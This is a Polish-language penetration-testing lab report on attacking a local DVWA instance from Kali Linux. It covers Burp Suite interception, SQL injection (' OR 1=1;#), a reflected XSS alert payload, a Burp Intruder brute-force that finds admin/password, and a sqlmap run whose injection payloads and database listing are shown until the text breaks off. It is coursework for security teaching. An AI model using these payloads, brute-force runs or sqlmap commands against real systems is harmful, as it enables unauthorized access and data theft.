

# Testy Penetracyjne

## Laboratorium 5

### Spis treści

Zadanie 1 .....	2
Przygotowanie środowiska .....	2
SQL Injection .....	3
XSS (Cross-site scripting). ....	5
Brute Force .....	6
Zadanie 2 .....	10
Przygotowanie pod SQLMap .....	10
Przeprowadzenie ataku .....	11
Zadanie 3 .....	14
Powtórzenie ataku .....	15
Double-checking .....	18
Wnioski .....	21


# Zadanie 1

Pierwsze zadanie (całkowicie) polega na analizie ruchu przy pomocy narzędzia Burp Suite.

## Przygotowanie środowiska

Pierwszym, wstępny krokiem jest zainstalowanie środowiska DVWA na maszynie z Kali Linux (adres IP: 192.168.158.147). Maszyna ta, w dalszych krokach, posłuży nam jedynie jako serwer DVWA, z kolei analizę ruchu będziemy wykonywać na innej maszynie Kali Linux (adres IP: 192.168.158.148), która również znajduje się w tej samej sieci wewnętrznej (schemat sieci przedstawia poniższy rysunek).

Rysunek techniczny środowiska wirtualizacyjnego





Następnie przechodzimy na maszynę Kali Linux z adresem 192.168.158.148. To właśnie na tej maszynie będziemy przeprowadzać analizę ruchu przy pomocy Burp Suite. Uruchamiamy za pomocą terminala narzędzie Burp Suite.

```
(kali㉿kali)-[~]
$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 23-ea from Debian
Burm has not been fully tested on this platform and you may experience problems.
```


Zanim jednak w pełni będziemy mogli wykorzystywać potencjał Burp Suite musimy wykonać kilka kroków. Na początku, uruchamiamy przeglądarkę i wchodzimy w ustawienia. W ustawieniach wyszukujemy proxy, i kolejno wprowadzamy HTTP Proxy (adres localhost) oraz Port: 8080. Dodatkowo zaznaczamy opcję „Also use this proxy for HTTPS”. Zatwierdzamy wprowadzone modyfikację za pomocą przycisku OK.

Następnie dodajemy certyfikat, w tym celu wprowadzamy w przeglądarkę adres <http://burpsuite>. Klikamy przycisk CA Certificate, celem pobrania certyfikatu, który następnie umieścimy w konfiguracji przeglądarki.





Importujemy pobrany certyfikat wchodząc ponownie w ustawienia przeglądarki i wyszukując po frazie „certificate”. Importujemy wybierając pobrany plik. Zatwierdzamy za pomocą przycisku OK.



## SQL Injection

Celem pierwszego zadania jest przetestowanie podatności SQL Injection.

SQL Injection to jedna z dość częstych i jednocześnie niebezpiecznych podatności w aplikacjach np. webowych. Już sama nazwa wskazuje na rodzaj problemu – atakujący wstrzykuje do aplikacji (nieautoryzowany) fragment zapytania SQL. Wstrzyknięcie zazwyczaj możliwe jest z jednego powodu – **braku odpowiedniego sprawdzenia (walidacji) parametru przekazanego przez użytkownika**. Taki parametr, gdy mamy do czynienia z SQL injection, często przekazywany jest **bezpośrednio** do zapytania SQL.

Przy pomocy Burp Suite przechwytyujemy żądanie http, które zostało wysłane do serwera DVWA (maszyna Kali Linux – 192.168.158.147).

```
Request to http://192.168.158.147:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/sqli/?id=10&Submit=Submit HTTP/1.1
2 Host: 192.168.158.147
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.147/DVWA/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=nh83jae0rmbq1mbd1ggm4410
10 Upgrade-Insecure-Requests: 1
11
12
```

Analiza przechwyconego żądania.

**GET /DVWA/vulnerabilities/sqli/?id=10&Submit=Submit HTTP/1.1**

GET służy do żądania od serwera danej strony WWW. Nagłówek żądania GET przedstawiono powyżej. Zawiera on oprócz żadanego zasobu, również stosowaną **wersję protokołu** (u nas http). Dodatkowo znajdziemy tutaj:

- **nazwę hosta** (adres IP maszyny Kali Linux – 192.168.158.147),
- **nazwę przeglądarki**, z której żądanie zostało wysłane (Mozilla w wersji 5.0),
- **typy plików** (text, html),
- **preferowany język strony oraz kodowanie strony** (angielski)
- **ciasteczka sesyjne** (nh83jae0rmbq1mbd1ggm4410)

Wracając do pierwszej linii.

Ścieżka **/DVWA/vulnerabilities/sql1/**, wskazuje na stronę z podatnością SQL Injection.

Aplikacja oczekuje wprowadzenia danych, zatem jak można odczytać z żądania GET, wprowadzona została wartość ID równa 10 oraz wciśnięty został przycisk potwierdzający Submit, co w konsekwencji potwierdza wysłanie formularza.

Podatnymi na manipulację obszarami jest adres ID, który użytkownik wprowadza w polu formularza.

Dodatkowym niebezpieczeństwem jest przechwycenie ciasteczek sesyjnych, co w konsekwencji może spowodować, że atakujący będzie miał dostęp do naszej sesji, czyli poniekąd dostęp do naszego konta (będzie mógł np. zmienić hasło, co sprawi, że utracimy dostęp do konta).

Skoro ustaliliśmy, że ta funkcjonalność stanowi podatność SQL Injection, testujemy ją za pomocą wprowadzenia w polu ID następującej frazy: 'OR 1 = 1;#

The screenshot shows the DVWA SQL Injection page. The main title is "Vulnerability: SQL Injection". Below it is a form with a "User ID:" field containing "' OR 1=1;#" and a "Submit" button. To the left is a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The "Command Injection" link is highlighted.

Poniżej zaprezentowano przechwycone żądanie.

The screenshot shows a NetworkMiner capture. The request details are as follows:

```
Request to http://192.168.158.147:80
HTTP/1.1
GET /DVWA/vulnerabilities/sql1/?id=%27+OR+1%3D1%3B%23&Submit=Submit
Host: 192.168.158.147
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.158.147/DVWA/vulnerabilities/sql1/
Cookie: security=low; PHPSESSID=nh83jae0rmdbqilmbd1ggm4410
Upgrade-Insecure-Requests: 1
```

Dzięki temu atakowi uzyskaliśmy zaprezentowane dane.

Są to imiona i nazwiska użytkowników, znajdujących się bazie danych.

## Vulnerability: SQL Injection

The screenshot shows the DVWA SQL Injection page again. The "User ID:" field is empty. Below it, the results of the exploit are displayed in red text:

```
ID: ' OR 1=1;#
First name: admin
Surname: admin

ID: ' OR 1=1;#
First name: Gordon
Surname: Brown

ID: ' OR 1=1;#
First name: Hack
Surname: Me

ID: ' OR 1=1;#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1;#
First name: Bob
Surname: Smith
```

## XSS (Cross-site scripting).

Atak XSS jest atakiem wymierzonym przede wszystkim w klienta korzystającego z podatnej aplikacji webowej. Ponadto, atak polega na wstrzyknięciu do przeglądarki ofiary fragmentu np. kodu JavaScript, który to kod może zostać uruchomiony w przeglądarce ofiary. W efekcie atakujący ma możliwość wykonania dowolnego kodu skryptowego w przeglądarce.

Na początku wprowadzam swoje imię i nazwisko: Szymon Szkarłat i klikam Submit, aby zatwierdzić wprowadzone w formularz dane.

The screenshot shows the DVWA Reflected XSS page. On the left, there's a sidebar with various attack options like 'SQL Injection', 'Force and Injection', 'Denial of Service', and 'Upload'. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form with a label 'What's your name?' followed by an input field containing 'Szymon Szkarlat' and a 'Submit' button. To the right of the form is a 'More Information' section with several links related to XSS attacks.


Przechwycone w Burp Suite żądanie http.

The screenshot shows a Burp Suite interface with a captured request. The URL is 'http://192.168.158.147/DVWA/vulnerabilities/xss\_r/?name=Szymon+Szkarlat'. The request is in HTTP/1.1 format, sent from 'Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0' with various headers. The 'Intercept is on' button is highlighted.

Przechwycone żądanie posłuży nam, aby przy jego pomocy wstrzyknąć (umieścić) kawałek kodu JS. Kod umieszczamy podmieniając wartość atrybutu name, na kawałek kodu Javascript: <script>alert('XSS')</script>

The screenshot shows the same Burp Suite interface, but the 'name' parameter now contains the malicious payload: '<script>alert('XSS')</script>'. The 'Intercept is on' button is still highlighted.

Dalej klikamy *Forward*, i jak przedstawia poniższy screen atak XSS zakończył się pomyślnie. Efektem wykonania polecenia XSS jest wyświetlenie alertu (komunikatu).



## Brute Force

Kolejnym atakiem, który przedstawimy w tym raporcie, jest atak typu Brute Force. Polega on na systematycznym próbowaniu różnych kombinacji loginów i haseł w celu uzyskania nieautoryzowanego dostępu do systemu (w naszym przypadku, celem jest zalogowanie się na konto administratora). Jest to metoda czasochłonna, ale przy braku odpowiednich zabezpieczeń, takich jak ograniczenie liczby prób logowania czy użycie silnych haseł, może być skuteczna.

## Vulnerability: Brute Force

### Login

Username:

Password:

Powyższy formularz to zwykły panel logowania. Naszym celem jest dowiedzieć się jakie hasło daje dostęp do konta administratora.

## Vulnerability: Brute Force

### Login

Username:

Password:

Username and/or password incorrect.

Złamanie konkretnego hasła za pomocą metody brute force, będzie się opierać się na zimportowaniu do narzędzia Burp Suite, z którego przeprowadzimy atak, list loginów i haseł. Listy te są dostępne w Kali Linux domyślnie, zatem nie trzeba będzie dodatkowo nic pobierać.

```
(kali㉿kali)-[/usr/share/wordlists/metasploit]
$ ls -la | grep http_default
-rw-r--r-- 1 root root    126 Jul 18 03:08 http_default_pass.txt
-rw-r--r-- 1 root root    170 Jul 18 03:08 http_default_userpass.txt
-rw-r--r-- 1 root root     99 Jul 18 03:08 http_default_users.txt

(kali㉿kali)-[/usr/share/wordlists/metasploit]
$
```

Przechodzimy do Burp Suite. I podobnie jak w poprzednichatakach ustawiamy w zakładce Proxy opcję „*Intercept On*”, celem przechwytywania wszelkich interakcji z przeglądarką Firefox. Z kolei w przeglądarce wprowadzamy dane do formularza, w polu username (nazwa użytkownika) wpisujemy *abc* oraz w polu password (hasło) wprowadzamy *abc*

## Vulnerability: Brute Force

### Login

Username:

Password:

W tak skonfigurowany Burp Suite przechwytyujemy żądanie http. Jak przedstawiono poniżej przechwyciliśmy dane logowania (username: *abc*, password: *abc*).

Request to http://192.168.158.147:80

Forward Drop Intercept is on Action Open browser Add notes HT

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/brute/?username=abc&password=abc&Login=Login HTTP/1.1
2 Host: 192.168.158.147
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.147/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: security=low; PHPSESSID=nh83jae0rmdbqilmbd1ggm4410
10 Upgrade-Insecure-Requests: 1
11
```

Dalej klikamy prawym przyciskiem myszy i wybieramy opcję „Send to Intruder”. Będziemy chcieli wysłać żądania http, z odpowiednimi danymi z plików z loginami i hasłami. W tym celu, przechodzimy do zakładki Intruder.

```

② Choose an attack type
Attacktype: Sniper
Start attack

② Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.158.147
Update Host header to match target

1 GET /DVWA/vulnerabilities/brute/?username=abc&password=abc&Login=Login HTTP/1.1
2 Host: 192.168.158.147
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.147/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: security=low; PHPSESSID=nh83jae0rmdbqlmbdiggg4410
10 Upgrade-Insecure-Requests: 1
11
12

```

Następnie zaznaczamy frazy *abc* dla atrybutów *username* oraz *password* i klikamy *Add\$* (po prawej stronie). Spowoduje to, że w miejsce wartości *username* oraz *password* zostaną podstawione, w odpowiedni sposób loginy i hasła z podanych wcześniej plików.

Dodatkowo, w polu *Attacktype* ustawiamy *Cluster bomb*. Dzięki temu ustawieniu będziemy mogli zastosować podejście iteracyjne, gdzie w kolejnych iteracjach, w polu *username* i *password*, będą kolejne loginy i hasła.

```

② Choose an attack type
Attacktype: Cluster bomb
Start attack

② Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.158.147
Update Host header to match target

1 GET /DVWA/vulnerabilities/brute/?username=$abc$&password=$abc$&Login=Login HTTP/1.1
2 Host: 192.168.158.147
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.147/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login
9 Cookie: security=low; PHPSESSID=nh83jae0rmdbqlmbdiggg4410
10 Upgrade-Insecure-Requests: 1
11
12

```

Przechodzimy do zakładki *Payload*, gdzie będziemy ładować nasze dane.

W pierwszym ładunku danych (*Payload set 1*) umieścimy nazwy użytkowników, z pliku *http\_default\_users.txt*, który są domyślnie dostępny w Kali Linux pod adresem: */usr/share/wordlists/metasploit/http\_default\_users.txt*.

Ustawiamy opcję *Payload type* na wartość „*Runtime file*”, aby w trakcie ataku wykorzystać zewnętrzny plik z ładunkiem, który będzie dynamicznie wczytywany i używany w czasie przeprowadzania ataku.

Jako drugi Payload ustawiamy plik z hasłami. Plik z danymi jest dostępny domyślnie w Kali pod adresem: *usr/share/wordlists/metasploit/http\_default\_pass.txt*.

② Payload sets  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various each payload set, and each payload type can be customized in different ways.

Payload set: 1  
Payload count: 6 (approx)  
Payload type: Runtime file  
Request count: 0

② Payload settings [Runtime file]  
This payload type lets you configure a file from which to read payload strings at runtime.  
Select file... /share/wordlists/metasploit/http\_default\_users.txt

② Payload processing  
You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

② Payload encoding  
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\=;<>?&\*;:[]|^`#

Warning: This attack type is very slow and may take a long time to complete. Make sure your target is accessible and you have enough memory available.

**Positions** **Payloads** **Resource pool** **Settings**

### Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload sets, and each payload type can be customized in different ways.

**Payload set:** 2 **Payload count:** 7 (approx)  
**Payload type:** Runtime file **Request count:** 42 (approx)

### Payload settings [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ... /share/wordlists/metasploit/http\_default\_pass.txt

### Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add .. Rule  
 Edit  
 Remove  
 Up  
 Down

### Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /|=<?+&\*;"\|^`#

Możemy rozpocząć przeprowadzania atak Brute Force. W tym celu, klikamy przycisk **Start attack**. Jak przedstawiono poniżej całkiem sporo loginów i haseł zostało przetestowanych.

2. Intruder attack of http://192.168.158.147

Attack Save

Results	Positions	Payloads	Resource pool	Settings
Intruder attack results filter: Showing all items				
Request	Payload 1	Payload 2	Status code	Response received
0	admin	admin	200	6
1	manager	admin	200	7
2	root	admin	200	7
3	cisco	admin	200	4
4	apc	admin	200	3
5	pass	admin	200	5
6	security	admin	200	4
7	user	admin	200	5
8	system	admin	200	6
10	sys	admin	200	5
11	wamp	admin	200	5
12	newuser	admin	200	6
13	xamp-dav-unsecure	admin	200	6
14	vagrant	admin	200	5
15	admin	password	200	6
16	manager	password	200	6
17	root	password	200	4
18	cisco	password	200	6
19	apc	password	200	5
20	pass	password	200	5
21	security	password	200	5
22	user	password	200	7
23	system	password	200	8
24	sys	password	200	6
25	wamp	password	200	4
26	newuser	password	200	5
27	xamp-dav-unsecure	password	200	4

Aby zauważać istotne różnice i wyciągnąć wnioski, należy posortować wyniki po kolumnie „Length” w porządku malejącym. Kolumna „Length” wskazuje długość odpowiedzi serwera, a strona o największej długości zazwyczaj odpowiada po zalogowaniu się na konto użytkownika, w tym przypadku na konto administratora, co może sugerować udane przeprowadzenie ataku brute force

2. Intruder attack of http://192.168.158.147

Attack Save

Results	Positions	Payloads	Resource pool	Settings
Intruder attack results filter: Showing all items				
Request	Payload 1	Payload 2	Status code	Response received
15	admin	password	200	6
0	manager	admin	200	6
2	cisco	admin	200	4
4	pass	admin	200	5
6	user	admin	200	5
10	sys	admin	200	5
12	newuser	admin	200	6
14	vagrant	admin	200	5
16	manager	password	200	6
18	cisco	password	200	6

Sprawdzamy zatem w przeglądarce, gdzie dostępny mamy panel logowania, wytypowane wg Burp Suite, login i hasło. W tym celu przerywamy przeprowadzany atak (przycisk **Discard**), ponieważ mamy przypuszczenia co do loginu i hasła dostępowego do konta admina.

2. Intruder attack of http://192.168.158.147

Results	Positions	Payloads	Resource pool	Settings	Attack	Save	...	
Intruder attack results filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
15	admin	password	200	6			4743	
0			200	6			4701	
2	manager	admin	200	7			4701	
4	cisco	admin	200	4			4701	
6	pass	admin	200	5			4701	
8	user	admin	200	5			4701	
10	sys	admin	200	5			4701	
12	newuser	admin	200	5			4701	
14	vagrant	admin	200	5			4701	
16	manager	password	200	6			4701	
18	cisco	password	200	6			4701	
21	security	password	200	6			4701	
22	user	password	200	6			4701	
23	system	password	200	6			4701	
24	sys	password	200	6			4701	
25	wamp	password	200	6			4701	
26	newuser	password	200	6			4701	
27	xampp-dav-unsecure	password	200	4			4701	
28	vagrant	password	200	4			4701	
29	admin	manager	200	4			4701	
30	manager	manager	200	5			4701	
31	root	manager	200	5			4701	
32	cisco	manager	200	5			4701	
33	api	manager	200	4			4701	
34	pass	manager	200	5			4701	
35	security	manager	200	6			4701	
36	user	manager	200	4			4701	
37	system	manager	200	4			4701	

W panelu logowania wprowadzamy odpowiednio dla *username* wartość *admin* oraz dla *password* wartość *password*.

## Vulnerability: Brute Force

### Login

Username:

admin

Password:

\*\*\*\*\*

Login

Przechwycone żądanie http zaprezentowano poniżej. W narzędziu Burp Suite klikamy *Forward*, by przejść dalej i przesłać formularz z danymi logowania.

Intercept    HTTP history    WebSockets history    |    Proxy settings

Request to http://192.168.158.147:80

Forward    Drop    Intercept is on    Action    Open browser

Pretty    Raw    Hex

```

1 GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 192.168.158.147
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.147/DVWA/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=nh83jae0rmdbqilmbdlggm4410
10 Upgrade-Insecure-Requests: 1
11
12

```

Udało się, mamy dostęp do konta admina. Atak zakończony sukcesem, co potwierdza grafika poniżej.

## Vulnerability: Brute Force

### Login

Username:

Password:

Login

Welcome to the password protected area admin



## Zadanie 2

Eksplotacja SQL Injection z SQLMap.

Drugie zadanie polega na użyciu SQLMap do automatycznego wykrycia i eksploracji podatności SQL Injection w DVWA. Celem jest uzyskanie listy dostępnych baz danych oraz wyciągnięcie zawartości tabeli users wraz z hashami haseł.

Na maszynie z systemem Kali Linux uruchamiamy Burp Suite, za pomocą którego przeprowadzimy rekonesans działania SQLi w DVWA. W tym celu należy otworzyć DVWA SQLi w dedykowanej przeglądarce Burp lub przygotowując proxy jak w zadaniu 1. W polu User ID wpisujemy losowy numer i klikamy Submit, aby wygenerować i przechwycić zapytanie.

### Przygotowanie pod SQLMap

W efekcie dostajemy ciasteczko, które w późniejszym etapie musimy przekazać wraz z odpowiednim URL do narzędzia SQLMap.

```
1 GET /DVWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.189.131
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.189.131/DVWA/vulnerabilities/sqli/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=gh72uorfqho1lpve4rfn0crsoe; security=low
10 Connection: keep-alive
11
12
```

Cookie: PHPSESSID=gh72uorfqho1lpve4rfn0crsoe; security=low

Po uzyskaniu zapytania i zapisaniu potrzebnego nam cookie możemy kliknąć forward, aby kontynuować komunikację. W ten sposób dostaniemy potrzebny adres URL z wcześniej wprowadzonymi parametrami. To właśnie adres który również należy przekazać do SQLMap.

The screenshot shows the DVWA SQL Injection page. On the left, there is a sidebar with buttons for 'Sessions', 'Reset DB', 'RCE', and 'SQL Injection'. The main area has a heading 'Vulnerability: SQL Injection'. A form contains a 'User ID:' input field and a 'Submit' button. Below the form, the results are displayed in red text:  
ID: 1  
First name: admin  
Surname: admin

<http://192.168.189.131/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#>

## Przeprowadzenie ataku

W tym miejscu mamy już wszystkie potrzebne informacje o stronie aby móc rozpoczęć eksplotację. Po uruchomieniu narzędzia z opcją —help dostaniemy krótki opis jego możliwości:

- **-u URL, --url=URL** Target URL (e.g. "http://www.site.com/vuln.php?id=1"), najważniejsza opcja, podanie URL który ma zostać przeanalizowany,
- **--cookie=COOKIE** HTTP Cookie header value (e.g. "PHPSESSID=a8d127e.."), DVWA opiera się na sesjach które zarządzane są przez cookies, podając opcję cookie dajemy narzędziu dostęp do naszej obecnej sesji,
- **--tables** Enumerate DBMS database tables, opcja która będzie potrzebna nam na początku, dzięki niej uzyskamy informacje o strukturze znalezionych baz danych,

```
[~] arzaca㉿kali:[~]
$ sqlmap -u "http://192.168.189.131/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit#" --cookie="PHPSESSID=gh72uorfqho1lpve4rfn0crsoe; security=low" --tables
```

Po uruchomieniu SQLMap wyświetlane zostają liczne logi, po chwili powinna pojawić się informacja zwrotna o znalezionych podatnościach – parametr xyz jest injektowalny:

```
[14:21:34] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[14:21:34] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:21:34] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[14:21:34] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[14:21:34] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[14:21:34] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[14:21:34] [INFO] GET parameter 'id' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[14:21:34] [INFO] testing 'MySQL inline queries'
```

Następnie wyświetla się bardziej szczegółowe podsumowanie znalezionych injection points wraz z opisem i zastosowanym payloadem:

```
sqlmap identified the following injection point(s) with a total of 3903 HTTP(s) requests:
_____
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 9137=9137#&Submit=Submit

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=1' AND GTID_SUBSET(CONCAT(0x71716b6b71,(SELECT (ELT(7539=7539,1))),0x7170717071),7539)-- WpUs&Submit=Submit
```

```
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6268 FROM (SELECT(SLEEP(5)))cOnZ)-- M0wB&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71716b6b71,0x474241686c5648784e5143655a41586e6a65795973696a625754746148774a7746645557484e5362,0x7170717071)#&Submit=Submit
```

Na końcu działania programu, jeśli injection zakończyło się sukcesem, wyświetlony zostanie output opcji `--tables`, czyli struktura znalezionych baz danych:

```
[14:25:49] [INFO] fetching database names
[14:25:49] [INFO] fetching tables for databases: 'dvwadb, information_schema, performance_schema'
Database: dvwadb
[2 tables]
+-----+
| guestbook
| users
+-----+

Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS
| APPLICABLE_ROLES
| CHARACTER_SETS
| CHECK_CONSTRAINTS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS_EXTENSIONS
| COLUMN_PRIVILEGES
| COLUMN_STATISTICS
| ENABLED_ROLES
| FILES
